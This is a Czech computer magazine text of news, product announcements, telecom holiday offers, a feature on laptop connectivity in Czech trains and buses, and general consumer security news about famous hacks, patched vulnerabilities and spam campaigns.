Počátkem října odstartoval nový web s názvem ZnámOdpověď.cz. Tento web se snaží návštěvníkům nabídnout systém rychlých otázek a odpovědí novou a netradiční formou. Jeho zajímavost je podle tvůrců ukryta v jednoduchosti. Webové stránky tvoří složitý systém provázaných struktur stránek. Hned z titulní stránky je možné odpovídat na jednu otázku za druhou, na stránce „Data-báze otázek“ je možné prohlížet odpovědi registrovaných i neregistrovaných uživatelů k jednotlivým otázkám. Chcete-li položit vlastní otázku, je nutné provést registraci. Důraz je kladen i na provázanost se sociálními sítěmi.

INFO: www.znam-odpoved.cz

inzerce

AUTOHIT SOUTĚŽ – HRA O PEUGEOT 107

VÝHERCE si převzal svůj PEUGEOT 107

Do soutěže o český Peugeot 107 přišlo **přes 40 tisíc hlasů**. Některé návrhy byly opravdu povedené, fantazie soutěžících rozhodně nechyběla. Aby také ne, vždyť se hrálo o auto za 217 900 korun!



Když jsme na konci srpna vyhlašovali soutěž o Peugeot 107, který se vyrábí v české továrně TPCA v Kolíně, sami jsme nečekali, že zájem bude tak velký. Smyslem soutěže bylo nadesignovat jubilejní 500 000 model 107 podle vlastních představ a pak prostřednictvím Facebooku sehnat co největší počet hlasů.

**FAVORIT BYL JASNÝ
OD SAMÉHO ZAČÁTKU**

Celkem nám do redakce přišlo několik stovek návrhů, které byly následně vystaveny na našich internetových stránkách. Soutěž skončila až počátkem října, počet hlasujících přesáhl neuvěřitelných 40 000.

Velké drama se bohužel nekonalo, neboť již od počátku se vykrystalizoval jeden jasný favorit. Mladík z Prahy nedaleko Karviné nelenil a své konto denně rozšiřoval o stovky hlasů. Břetislav Blahut o auto za 217 900 Kč očividně hodně stál. Jeho náskok se každým dnem zvětšoval, na konci druhého v pořadí porazil o několik tisíc hlasů. Svůj nový vůz si za účasti generálního ředitele Peugeotu ČR a šéfredaktora Autohitu převzal přímo v kolínském závodě.

Vánoce u operátorů

Tak jako každý rok se operátoři začínají zajímat o útraty, které podniknete v předvánočním shonu, a připravují ty nejvýhodnější nabídky, při kterých, podle slov operátorů, ušetříte hromadu peněz. Jak vypadá letošní nabídka?

Telefónica O2: Nabídka tohoto operátora se nám zdá ze všech operátorů nejméně štědrá. Pokud si pořídíte tarif O2 Neon (M, L, L+, XL nebo XXL), budete za něj platit jako za tarif o jeden řád nižší, avšak jen po dobu tří měsíců a při závazku na dva nebo tři roky. Na první pohled se zdá výhodnější nabídka pro podnikatele, kteří získají při aktivaci nové služby slevu 30 % na paušál po dobu jednoho roku (při závazku na dva nebo tři roky) a také 30 % volných minut navíc. Tato nabídka se však vztahuje k ceníkovým cenám, za které už dnes nenakupuje nikdo, komu záleží na penězích. Drobný dárek dostanou i majitelé předplacených karet.

Při pořízení nové O2 karty může zákazník volat za 0,50 Kč za minutu do sítě O2. Kartu je třeba dobít kreditem 300 Kč.

T-Mobile: Růžové Vánoce vypadají o něco lépe – T-Mobile rozdává digitální fotorámečky, notebooky i LCD televizory. Fotorámeček s úhlopříčkou 17,5 cm získají noví i stálí zákazníci, kteří si pořídí novou službu volání, ADSL internet, mobilní internet nebo televizi. Stačí tedy jediná služba, a fotorámeček je váš. Službu je nutné objednat na dva nebo tři roky.

Netbook Acer Aspire One D255 (běžná cena kolem 6 500 Kč) dostanete, pokud si objednáte aspoň dvě výše zmíněné služby, opět s úpisem na dva nebo tři roky. LCD televizor LG 32LD350 pak dostanete, pokud si objednáte tři ze čtyř vyjmenovaných služeb a opět s úpisem na dva nebo tři roky. Běžně se tento LCD televizor prodává za cenu kolem 8 600 Kč. U T-Mobilu se nám nejvíce líbí jeho kampaň

s Chuckem Norrisem. Bruce Lee se skutečně podařil (http://youtu.be/J1E_-lVujMg).

Vodafone: Tradičně odlišně přistupuje k Vánocům Vodafone. Neodměňuje jen ty zákazníky, kteří se upíší na řadu let. Odmění každého, kdo má jakoukoliv SIM kartu – i od O2 nebo T-Mobilu. Každý majitel české SIM karty dostane na webových stránkách www.vodafonepark.cz 500 SMS nebo MMS do všech sítí, až do konce ledna. Navíc zprávy do sítě Vodafone se do limitu nepočítají. Uvažujeme-li, že v ČR je aktivních 14 milionů SIM karet, rozdává tak Vodafone sedm miliard SMS/MMS, a opravdu nemusíte nic kupovat ani se nikde upisovat.

Dále se Vodafone rozhodl podporovat chytré telefony. Proto z již dotovaných cen snižuje ještě o 1 000 Kč. Sleva platí při měsíčním plnění 477 Kč (součet za všechny služby) po dobu šesti měsíců. Pro podnikatele činí sleva 2 000 Kč a minimální útrata

musí být 777 Kč měsíčně po dobu devíti měsíců. Pak ale třeba HTC Desire koupíte za 5 777 Kč. To je opravdu velmi dobrá nabídka. Nakonec odměňuje Vodafone i „předplacenkáře“. Kdo si dobije svou kartu částkou od 300 do 399 Kč, získá na týden neomezené SMS do sítě Vodafone, kdo částkou od 400 do 499 Kč, získá na týden neomezené volání do sítě Vodafone, a kdo si dobije částkou 500 Kč a větší, může do Vodafone celý týden zdarma volat i psát. Nabídka Vodafone se nám líbí ze všech nejvíc. Nenutí vás kupovat „výhodné“ služby; když vám chce dát dárek, tak vám ho skutečně dá.

U:fon: I čtvrtý operátor se snaží vytáhnout peníze z kapes zákazníků. Nabízí tarif pro 3G Mobilní Internet za 290 Kč. Pro surfování nemá žádný FUP, pro ostatní služby 1 GB. Výhodná je rovněž nabídka internetu na kredit. Za 1 390 Kč získáte internet na pět měsíců zdarma a modem k tomu.

PLACENÁ INZERCE

PLACENÁ INZERCE

HAL3000 ION 2

Počítač do obývacího

Výrobce počítačů HAL3000 představil nový nettop využívající druhou generaci platformy nVidia ION.

HAL3000 ION2 má být především centrem domácí zábavy – zvládne přehrávání Full HD filmů, ve spojení s nabízeným příslušenstvím, jako je dálkový ovladač nebo DVB-T tuner, pak dokáže plně nahradit DVD rekordér či set-top box.

Slibný výkon dvoujádrového procesoru Intel Atom 525 o frekvenci 1,80 GHz doplňují kromě grafiky nVidia ION II GT218 i 3 GB operační paměti DDR3. O dostatek místa pro ukládání filmů i nahrávání pořadů z televize se postará pevný disk s kapacitou 500 GB.



Počítač můžete připojit přes síť LAN nebo Wi-Fi a použít můžete i Bluetooth 3.0. K dispozici jsou i dva USB 3.0 porty.

Kromě systému Windows 7 můžete už do 5 sekund po spuštění načíst speciální rozhraní Express Gate, které umožňuje surfování po internetu, komunikaci po Skypu, správu fotografií či přehrávání hudby. Novinka má kompaktní rozměry 267 × 68 × 196 mm a nízkou maximální spotřebu jen 65 W. Neruší ani přílišným hlučím, který dosahuje jen 28 dB.

INFO: www.100mega.cz



Verbatim netbook USB disk Miniaturní USB disky tvaru „nano“

Díky miniaturnímu USB flash disku od firmy Verbatim si můžete rozšířit kapacitu svého notebooku nebo netbooku až o 32 GB. Netbooky jsou populární, často však mají omezené datové úložiště. To vyřeší právě tento flash disk, který váží jen 2 gramy a může být připojen k netbooku téměř neomezeně. Vypadá jako malý přijímač bezdrátové myši, takže jej můžete snadno zasunout do netbooku a ponechat ho tam – má rozměry 17,15 × 14,85 × 7,7 mm a po zasunutí do USB portu přečíná o pouhých 5 mm. Verbatim Netbook USB disk je v obchodech k dostání s kapacitou 8 GB (doporučená cena 419 Kč), 16 GB (829 Kč) a 32 GB (1 669 Kč).

INFO: www.verbatim.com



**WELL
WRC7000N**

Nový rychlý WiFi router

Společnost Joyce prodává nový rychlý WiFi router standardu 802.11n s přenosovou rychlostí až 300 Mb/s. Jeho funkce MBSSID zajišťuje možnost vytvořit více navzájem oddělených sítí – obchodní nebo soukromé návštěvě tedy můžete poskytnout připojení k internetu bez obav z ohrožení vaší vnitřní sítě. Router má dvě odnímatelné 5 dBi antény a čtyři LAN porty. Nastavení v prostředí webového prohlížeče probíhá v češtině. Doporučená koncová cena je nyní 767 bez DPH.

INFO: www.joyce.cz

Asus O!Play HD2 s USB 3.0


První multimediální přehrávač s USB 3.0

Asus představil novou generaci multimediálního přehrávače O!Play, tentokrát s označením HD2. Jde o první mediální zařízení s podporou USB 3.0 pro rychlý přenos audia a videí s vysokým rozlišením. Novinka disponuje pozicí pro 3,5palcový pevný disk a může fungovat jako domácí NAS server. Má přednastavené služby iTunes, Samba a standardní FTP. Novinka zároveň funguje jako jukebox – má totiž prohlížeč uložených hudebních souborů. Díky designu swap-and-store mohou uživatelé používat O!Play HD2 i jako externí harddisk.

Zajímavou funkcí je možnost ovládat zařízení na dálku prostřednictvím iPhoneu. Tele-

fonem mohou uživatelé ovládat hlavní funkce pro přehrávání a práci s obsahem. Novinka poskytuje přístup k živému vysílání více než 20 tisíc rozhlasových stanic, k webovým albům Picasa a Flickr a množství informací, jako je aktuální předpověď počasí nebo zpravodajství. Přehrávač také podporuje technologii DLNA (Digital Living Network Alliance) a populární formáty včetně MPEG-2 (AVI/VOB), MPEG-4 (AVO/Xvid), M2TS (Blu-ray), MKV (H.264), rmvb a funkční navigace DVD formátu ISO a IFO. Podporu budoucích formátů umožní upgrade firmwaru. Doporučená cena zařízení je 3 500 Kč vč. DPH.

INFO: www.asus.cz



Telefonování přes internet Skype 5 se sblíží s Facebookem

Páté vydání programu Skype, určeného k telefonování přes internet, přináší především integraci s Facebookem a skupinové videotelefonování. Kromě toho má pětka přepracované uživatelské rozhraní a nový „Skype Home“. Navíc byla přidána funkce automatické obnovy telefonátů, která pomáhá obnovit přerušené hovory.

V programu Skype se zobrazují příspěvky z Facebooku, přičemž u některých jsou ještě zelená nebo černá tlačítka, nabízející uskutečnění hovoru anebo posílání SMS, podle toho, zda vám dotyčný zpřístupnil svá telefonní čísla a kdo je přihlášen do Skypu. Skype však zatím nepodporuje Facebook Chat. Co se týká skupinového videotelefonování, během videohovoru se můžete najednou vidět s více přáteli, rodinnými příslušníky nebo spolupracovníky – maximálně s deseti. Tuto službu můžete bezplatně zkoušet po dobu 28 dní, poté bude zpoplatněna.

INFO: www.skype.com

PLACENÁ INZERCE

Deset věcí, dokazujících, že nad hackery lze jen stěží vyhrát

Filmový průmysl: na kolenou. Stíhací letoun USA: bez tajemství. NASA: bez UFO. Ukážeme vám, **kteřé hacky ohromily svět.**

MARKUS SCHMIDT

1 Zmanipulování voleb

Těsně před holandskými volbami v roce 2006 aktivisté ukázali, jak je jednoduché hacknout hlasovací zařízení. Krátce nato proběhla kontrola všech volebních zařízení a byl proveden update softwaru, volební systém se po debatách vrátil k tužce a papíru...

2 Xbox versus pájka

Prolomení ochrany konzolí bylo dlouhou dobu považováno za nemožné. Čáru přes rozpočet všem udělal Andrew Huang, který pomocí několika nástrojů převzal kontrolu nad konzolí Microsoft Xbox. Na pultech knihkupectví o tom můžete najít i knihu: „Hacking the Xbox: An Introduction to Reverse Engineering“.

3 Filmový průmysl pokořen

Po celá léta se ve filmovém průmyslu používala k zabezpečení proti kopírování DVD ochrana CSS (Content Scrambling System). Na konci roku 1999 však mohli filmaři jen bezmocně sledovat, jak hackeři rozebrali CSS „na součástky“ a zanedlouho nabídli nástroj, který DVD zkopíruje „na jedno kliknutí“.

4 Červí průkopník



Jako první označil svůj výtvar jako „červa“ Robert Morris, který spustil svého slavného IT parazita v roce 1988. Červ Morris je považován za průkopníka nové kategorie škodlivého softwaru. Zdrojový kód škůdce je v současnosti uložen na disku v muzeu.

5 Zrada důvěry

V roce 1979 „hacknul“ Kevin Mitnick systém počítačové společnosti DEC jednoduše tak, že pod falešným jménem vylákal ze správce přístupové heslo.

6 Hack banky bez internetu

Žádný seznam týkající se hackerů by nebyl kompletní bez jedné z počátečních akcí tzv. Chaos Computer Clubu. CCC cracknul v roce 1984 systém BTX, díky čemuž získal přístup k údajům o účtech v bance Hamburger Sparkasse, které posléze „odlehčil“ o více než 100 000 marek. Banka peníze získala zpět, systém BTX ale ztratil důvěru...

7 Pískání místo placení

Dětská píšťalka přibalená jako dárek v krabici s müsli stačila Johnu Draperovi k přelstění telefonní společnosti. Píšťalka produkovala zvuk, který umožnil bezplatné volání. FBI zatkla Draperu v roce 1971, nicméně jeho „müsli trik“ už byl dobře známý po celém světě.



8 Okradení světové obchodní elity

Kreditní karty, jména, telefonní čísla a hesla může získat téměř každý náhodný hacker. V roce 2001 však byly tyto informace ukradeny ze serveru fóra světové ekonomiky, jednoho z nejdůležitějších ekonomických setkání světa.

9 Ukradený letoun

Vývoj nového stíhacího letounu F-35 Lightning II stál přibližně 300 miliard dolarů. Tyto peníze může někomu ušetřit hacker, který ze serverů Pentagonu stáhl několik terabytů dat s kompletními vývojovými informacemi. Hlavní podezřelý: Čína.



10 Hledání UFO

IT profesionál Gary McKinnon hacknul sítě americké armády, NASA a Pentagonu. Tvrdil, že jedině, co ho zajímá, je hledání UFO. Pokud by byl McKinnon předán z Velké Británie do USA, mohl by zde být potrestán až 60 roky vězení.



FOTO: ISTOCKPHOTO; U.S. AIR FORCE/SENIOR AIRMAN DELOS REYES; WIKIPEDIA/BUNNIE HUANG

TomTom pro iPhone verze 1.5 Navigace podle fotografie

TomTom aktualizoval svou navigační aplikaci pro iPhone. Řidiči se nově mohou nechat navigovat do cíle na základě fotografií a udělat si tak ze svého fotoalba adresář. Uživatelé modelu iPhone 4 navíc získají vyšší rozlišení a detailnější grafiku. Mapové podklady byly samozřejmě aktualizovány – silniční infrastruktura se každým rokem změní přibližně o 15 %.



Již starší verze podporovala technologie IQ Routes, navádění do jízdních pruhů a lokální vyhledávání s Googlem. Aplikaci TomTom pro uživatele přístrojů iPhone 4, iPhone 3GS, iPhone 3G a iPod touch lze zakoupit a stáhnout prostřednictvím App Store. Cena závisí na zvoleném mapovém pokrytí. Aplikace s mapovým pokrytím východní Evropy stojí 59,99 eur (tj. přibližně 1 470 Kč).

INFO: www.tomtom.com/tomtom-app



Logitech Wireless Solar Keyboard K750

Klávesnice se solárním napájením

První solární bezdrátovou klávesnici Wireless Solar Keyboard K750 představila společnost Logitech. Podle výrobce by měla její baterie v nabitěm stavu vydržet až tři měsíce, přičemž pokud vám do pracovny dopadá nějaké světlo, průběžně se dobíjí z integrovaných solárních panelů. Kromě bezdrátového připojení k počítači a napájení prostřednictvím solárních panelů je klávesnice zajímavá i designově – s tloušťkou 7,5

mm má štíhlý profil. Výbavu doplňuje miniaplikace „solar power app“ s informacemi o solárním napájení, která dokáže měřit intenzitu světla a informuje majitele, zda je světelná intenzita dostačující pro napájení klávesnice. USB přijímač klávesnice Unifying kompatibilní je malý, takže jej můžete bez obav ponechat zapojený v notebooku. Doporučená maloobchodní cena klávesnice je 2 049 Kč. **INFO:** www.logitech.com

Na Aukro.cz se přestává dražit

Uživatelé obchodující na nákupní galerii Aukro.cz upřednostňují nákup i prodej nového zboží za pevné ceny, a to v naprosté většině kategorií. Prodejci vystavují formou „Kup teď“ více než 85 % předmětů, podobné nákupní chování lze sledovat také u nakupujících. Prodej formou „Kup teď“ převládá ve většině kategorií, prodejní formát aukce dominuje pouze kategoriím Starožitnosti a umění, Sběratelství, Knihy a časopisy. Podobný trend je vidět také u nakupujících. V kategorii Elektro se 78 % zboží prodává za pevné ceny, vybavení do domácnosti, nářadí či kosmetiku nakoupilo v posledním měsíci formou „Kup teď“ přibližně 83 % nakupujících.

S notebookem NA CESTÁCH

Čas strávený v dopravních prostředcích je dnes možné využít praktičtějším způsobem než jenom díváním se z okna. Pokusili jsme se zodpovědět otázku, jak jsou na tom hlavní dopravci ve věci vybavení Wi-Fi, GSM signálem nebo elektrickými přípojkami.

MICHAL ČERNÝ

Každý, kdo ve veřejných dopravních prostředcích tráví třeba i několik hodin měsíčně, určitě potvrdí, že například v takovém vlaku se toho zas tak moc dělat nedá – je sice možné konverzovat se spolucestujícími nebo se dívat ven z okna na ubíhající krajinu, jenže pohled na tu samou cestu, kterou jedete třeba už po sto osmdesáté, časem omrzí. V tu chvíli jistě leckoho napadne, jestli není času promrhaného cestováním trochu příliš a zda by ho nebylo možné strávit nějak praktičtěji – třeba prací na notebooku, surfováním po internetu nebo dojednáváním schůzek mobilem.

Co všechno k tomu ve vlaku či v autobusu potřebujeme? Především vlastní notebook a mobil, elektrickou přípojku 230 V, připojení k internetu a dostupný GSM signál. V následujícím textu jsme se pokusili zodpovědět otázku, kteří hlavní dopravci v České republice umožňují využívat výhod informačních technologií i při cestování a jakou kvalitu mají jejich služby.

Nejasná situace se zásuvkami

Začneme jednou z důležitých věcí, která je potřeba pro práci s IT v dopravních prostředcích – elektrickými zásuvkami 230 V pro připojení drobné elektro-

niky. Notebook či mobil je samozřejmě možné provozovat i bez připojení k elektrické síti, většina přenosných počítačů ale na baterie (i přes značný posun v poslední době) příliš dlouho pracovat nevydrží. Kdyby bylo kupé ve vlaku vybaveno zásuvkou, získáte jistotu, že můžete třeba cestu z Prahy do Ostravy strávit například off-line prohlížením mailů nebo sledováním filmů, a to bez rizika, že po dvou hodinách budete muset práci kvůli vyčerpaným bateriím ukončit. Elektrické přípojky by mohly být jednou z konkurenčních výhod, které mají vlaky oproti autobusům, protože v autobusech je z technických důvodů nenajdeme. Jaká je tedy v této věci situace u největšího tuzemského vlakového dopravce, Českých drah?

Masové rozšíření notebooků a mobilů je záležitostí teprve posledních deseti či patnácti let, je tedy jasné, že zabudování zásuvek do stovek vozů, kterými České dráhy disponují, je v procesu a situace je značně nepřehledná. Hlavní zádrhel spočívá v tom, že vybavení vlaků zásuvkami zatím není garantováno – bylo by samozřejmě daleko lepší, kdybyste měli jistotu, že v případě zaplacení cesty v první třídě tam zásuvky stoprocentně najdete, v praxi tomu tak ale zatím není.



Přípojky jsou jenom někde

V současnosti lze elektrické zásuvky nalézt v první třídě Pendolina (přičemž se plánuje jejich zástavba i do vozů druhé třídy) a také v první třídě příměstského Elefantu, který je v provozu v Praze a v Ostravě. Dále jsou zásuvky součástí vybavení vozů první třídy vlaků EC a IC. Podle Petra Štáhlavského, mluvčího Českých drah, počítá tato společnost s tím, že elektrické zásuvky se stanou běžnou součástí prakticky všech vozů EC a IC v horizontu jednoho až dvou let.

A jak jsou na tom České dráhy ve srovnání se zahraničím? Kromě českých vozů jezdí na spojích EC také soupravy zahraničních dopravců, které jsou zásuvkami vybaveny. Nejlépe jsou na tom soupravy německých železnic Deutsche Bahn a rakouských ÖBB, které mají zásuvky jak v první, tak i ve druhé třídě. O splnění tohoto standardu se České dráhy v současné době snaží. Určité obtíže v tomto směru způsobují krádeže dílů elektrických rozvodů a velmi často také špatný stav baterií

privátních počítačů, které neumožní ani překlenutí výpadků napájení při přejíždění napákových dělení.

Situace je v tomto směru dost nepřehledná. Autor tohoto článku se kupříkladu setkal se zásuvkami ve druhé třídě obyčejného rychlíku Bílina z Prahy do Chebu, ačkoli nikde není zmínka o tom, že by měly být zabudovány i do vozů druhé třídy u běžných rychlíků. Do budoucna však máme šanci na to, že vybavení zásuvkami se stane garantovaným standardem alespoň pro vozy první třídy.

Potíže s GSM signálem

Notebook tedy máme připojený k elektrické síti, takže na něm můžeme pracovat po celou dobu cesty. Celá věc má však jednu vadu na kráse: schází připojení k internetu, nemůžeme tedy využívat služeb této gigantické knihovny informací, nemáme přístup k mailům a také nám do notebooku nemají odkud lézt viry a spyware. Situace ve vlacích je v tomto směru dost tristní – na trase z Prahy do Brna lze

IT V DOPRAVĚ: SOUČASNÁ SITUACE

LETADLA



Službu Wi-Fi připojení k internetu nabízejí některé americké aerolinky, například Delta nebo American Airlines. Podle serveru DSL.cz však zájem ze strany cestujících není příliš velký, především proto, že za internet v letadlech se většinou musí platit.

VLAKY



Zásuvky pro připojení k notebooku najdete převážně pouze v první třídě modernějších souprav, zavedení Wi-Fi připojení k internetu v sedmi jednotkách SC Pendolino teprve probíhá. V moderních soupravách jsou také potíže s GSM signálem. Situace by se mohla zlepšit po vstupu dravější konkurence na trať, například společnosti RegioJet.

AUTOBUSY



V autobusech mnoha dopravců si bez problémů zasurfujete. Autobusy signál přijímají pomocí vysokorychlostního CDMA a uvnitř ho pak bezdrátovým routerem šíří jako nezabezpečenou lokální síť. Uvítali bychom, kdyby na palubě byly také přípojky 230 V pro připojení notebooku či mobilu, jejich instalace však pro dopravce není zrovna jednoduchou záležitostí.

vidět poměrně dost manažerů, kteří pracují na svém přenosném Applu a každou chvíli nervózně potukávají do připojeného CDMA modemu, protože internet je nedostupný.

Mobilní operátoři se vesměs shodnou na tom, že nedostupnost GSM signálu či jiných bezdrátových technologií (CDMA) je u moderních souprav typu Pendolino způsobena konstrukcí vozových skříní a oken, která jsou pokovená kvůli termoizolaci. Mluvčí Českých drah Petr Štáhlavský však oponuje tvrzením, že výpadky signálu v moderních soupravách typu Pendolino nebo EC je nutné přičíst především špatnému pokrytí v okolí tratě. „Z vlastní zkušenosti vím, že kvalita hovoru je na některých místech dobrá i na širé trati při rychlosti 160 km/h, naopak jinde je špatná nebo hovor nelze uskutečnit vůbec, a to ani ze starého vlaku s otevřenými okny“, tvrdí mluvčí Českých drah. Řešení problémů se signálem měly přinést tzv. repeater, které by signál z vnějšku přenesly do vnitřku vozu. Tento projekt však ztroskotal na finančních problémech, protože dopravce ani operátoři nebyli ochotni nákup repeaterů zaplatit.

Wi-Fi: Autobusy jasně vedou

České dráhy se tak nyní více soustřeďují na projekt Wi-Fi internetu ve vlacích. K výraznějšímu posunu v této věci došlo v minulém roce, kdy bylo vypsané výběrové řízení

na realizaci Wi-Fi připojení v sedmi jednotkách SC Pendolino. České dráhy popotávaly pokrytí vozů Pendolino a následný pětiletý provoz celého systému, s předpokládaným rozpočtem přibližně 20 milionů Kč. Dále se uvažuje o zavedení této služby ve vozech souprav EC, IC a Ex (přibližně 240 vozů) a následně ve vlacích příměstské dopravy. Jedná se však zatím jenom o úvahy, uskutečnění těchto projektů by mohlo být vypsáno až po zkušenostech s Wi-Fi v Pendolinu.

Co se týká připojení k internetu, v této věci naopak jasně vedou autobusy – s internetovým připojením se v současnosti můžeme setkat již u několika různých autobusových dopravců (např. Asiana, Student agency nebo někteří regionální dopravci). Student agency ve svých autobusech nabízí internet zdarma již delší dobu. Autobusy signál přejímají pomocí technologie CDMA od O2 a uvnitř ho pak klasickým bezdrátovým routerem šíří jako nezabezpečenou lokální síť, k níž se připojíte jedním kliknutím bez nutnosti zadávat heslo. „Nominální rychlost stahování dat ve standardních podmínkách činí 1 megabit za sekundu. Parametry datového toku jsou velice proměnlivé, a to v závislosti na aktuální síle signálu a vytížení sítě O2 podle trasy autobusu,“ uvádí ke kvalitě služby Václav Henzel, IT ředitel společnosti Student agency.


Celková situace

Kdybychom měli celou věc shrnout, situace ve vybavení dopravních prostředků IT infrastrukturou vypadá zhruba následovně: Ve věci vybavení vozů Českých drah elektrickými přípojkami je situace poněkud nepřehledná. Zaplatíte-li si první třídu, je pravděpodobnost přítomnosti zásuvky vyšší, ale nikoli stoprocentní. Elektrické přípojky jsou konkurenční výhodou vlaků nad autobusy, které naopak vedou co do připojení k internetu. Projekt Wi-Fi připojení pro sedm jednotek SC Pendolino České dráhy teprve připravují a jeho realizace se neustále odkládá, zatímco v autobusech mnoha dopravců si již bez problémů zasurfujete. S GSM signálem či s jinými bezdrátovými technologiemi jsou potíže v moderních soupravách typu Pendolino a EC, přičemž mobilní operátoři a České dráhy si tento problém neustále přehazují a nemohou se shodnout na tom, kdo za to může. Ve věci vybavení IT infrastrukturou čeká na dopravce ještě poměrně velký kus práce, chtějí-li si udržet zákazníky, kteří by rádi třeba tříhodinovou cestu strávili produktivnějším způsobem než pozorováním ubíhající krajiny. 

MICHALCERNY.MEDIA@SEZNAM.CZ

MEZERY PŘIBÝVAJÍ: POČET CHYB NARŮSTÁ

Podle studie IBM se počet chyb v programech během uplynulých deseti let zpětinasobil. Hackeri dnes mohou využívat přes 4 000 z nich.



Adobe Děravý přehrávač

Více než osmnáct bezpečnostních mezer uzavírá Adobe v přehrávači Shockwave Player. Těmito děrami mohou hackeri nahrávat do počítače škodlivý software. Shockwave Player je oblíben zvláště u hráčů internetových her, poněvadž v browseru slouží k zobrazování komplexních webových aplikací. Většina uživatelů webu má přitom Shockwave Player v počítači, aniž by o něm věděli. Zkontrolujte na www.adobe.com/shockwave/welcome, zda máte Shockwave Player nainstalován, a pokud ano, z webové stránky jej aktualizujte.

INFO: adobe.com

Společenská komunita Applu Nebezpečný Ping

S aktuální verzí iTunes 10 spouští Apple svou vlastní společenskou síť nazvanou Ping. Po vzoru Facebooku zde uživatelé iTunes mohou blogovat o své oblíbené hudbě a doporučovat dalším účastníkům média iTunes. Jenomže právě v počáteční fázi služba ještě vykazuje mnoho bezpečnostních mezer, které hackeri a spammeři využívají k tomu, aby se dostali k informacím o účtech a kreditních kartách. Po 48 hodinách už měla služba Ping přes milion uživatelů – a první problémy: služební hlášení byla ještě opatřena výplňovým textem a vůbec nebyly aktivovány spamové a URL filtry. Spammeři navádějí uživatele bezplatnými nabídkami pro iPhone na hackerskou stránku, na níž pak takto svedení musí zadat své údaje o iTunes. Apple chce v příštích týdnech bezpečnostní rizika minimalizovat a nainstalovat filtry.

INFO: apple.com



Nebezpečná síť: Sotva byl Ping spuštěn, ihned se ocitl na mušce počítačových zločinců.

NOVÁ BEZPEČNOSTNÍ RIZIKA

GOOGLE ANDROID

Slabé místo v navštívenkové aplikaci pro mobily s Androidem umožňuje hackerům propašovat do přístroje vlastní kód.

ŘEŠENÍ Google uzavřel mezeru aktualizací na verzi 2.2. Pro telefony, které verzi 2.2 nepodporují, nabízejí výrobci mobilů záplaty.
Info: www.android.com

BROWSER OPERA

Tzv. „heap overflow“ při používání speciálních prvků HTML5 v prohlížeči Opera stačí hackerům k tomu, aby do počítače oběti nahráli vlastní software.

ŘEŠENÍ Výrobce dává opravenou variantu k dispozici ve verzi 10.61. Aktuální Opera kromě toho zlepšuje kompatibilitu s Google kalendářem.
Info: www.opera.com

MICROSOFT OUTLOOK EXPRESS

Vinou chybně naprogramovaného rozhraní POP3 a IMAP v aplikacích Outlook Express a Windows Mail mohou útočníci prostřednictvím zmanipulovaných odpovědí poštovního serveru využívat přetečení bufferu k nahrání škodlivého kódu do počítače.

ŘEŠENÍ Pro oba programy už je k dispozici záplata od Microsoftu, kterou výrobce distribuuje prostřednictvím funkce Windows Update.
Info: www.microsoft.com

HLAVNÍ CÍLE PHISHERŮ

Webovní šejdíři se ve zfalšovaných e-mailech vydávají hlavně za banky a vydavatele kreditních karet.

Finanční instituce	49 %
Data kreditních karet	28 %
Vládní organizace	11 %
Platební služby on-line	6 %
On-line aukce	5 %
Jiné	1 %

Zdroj: IBM

PŘEDPOVĚĎ NEBEZPEČÍ NÍZKÉ RIZIKO

Momentálně se hackeri příliš neprojevují. Přesto buďte bdělí a udržujte svůj software v aktuálním stavu.



Hrozba jménem **Harry Potter**

Harry Potter patří k fenoménu posledních let a toho dokáží využít nejen filmová studia, ale i hackeři a podvodníci. Za lákavou nabídkou se tak může skrývat nepříjemné překvapení.

Harry Potter a Relikvie smrti je sedmý a (pravděpodobně) závěrečný díl série Harry Potter. Jak se velké finále blíží, všichni fanoušci Harryho Pottera netrpělivě očekávají jakékoli novinky. Knížka Harry Potter a Relikvie smrti byla při zfilmování rozdělena na dvě části. Premiéra prvního dílu je naplánována na 19. listopadu 2010 a Symantec již nyní v této souvislosti upozoroval vlnu nevyžádané pošty.

Spammeri se snaží lákat například na podvodné nabídky. Uživatelé jsou vyzváni, aby hned vyplnili formulář a získali všech sedm knih série Harry Potter. Navíc jim je jako odměna slíbena i volná vstupenka do kina na premiéru filmu Harry Potter a Relikvie smrti – 1. A to je prostě nabídka, která se neodmítá!

Příkladem zprávy z této kampaně je e-mail s předmětem „Lístky do kina a kolekce knih“. Když uživatel nabídku potvrdí, je požádán, aby uvedl e-mailovou adresu a další osobní data, a následně je přesměrován na dodatečnou nabídku čtyř dní a tří nocí v luxusním hotelu.

Minulý rok Symantec zaznamenal vlnu spamu kolem filmu Harry Potter a Princ dvojí krve. Objem nevyžádané pošty v této

souvislosti byl však výrazně pod očekáváním, což pravděpodobně způsobilo spamové šílenství kolem smrti Michaela Jacksona. Tentokrát ovšem spamové kampaně přichází brzy a lze očekávat, že s blížící se premiérou bude počet nevyžádané pošty narůstat. Symantec proto uživatelům doporučuje, aby byli velmi obezřetní a nedali se zlákat kouzlem těchto

atraktivních nabídek. K ochraně uživatelů před kyberzločinci tým Norton společnosti Symantec uvedl nejnovější řadu produktů Norton 2011 – Norton Internet Security 2011 a Norton AntiVirus 2011.

Více informací naleznete na webových stránkách společnosti Symantec: www.symantec.com/connect/blogs/harry-potter-and-deadly-hallows-spam.



Nebezpečná pozvánka: Pod vidinou vstupenek zdarma uživatelé často krát ohroží bezpečnost svého počítače...

Nový software: **Beta Norton 360**

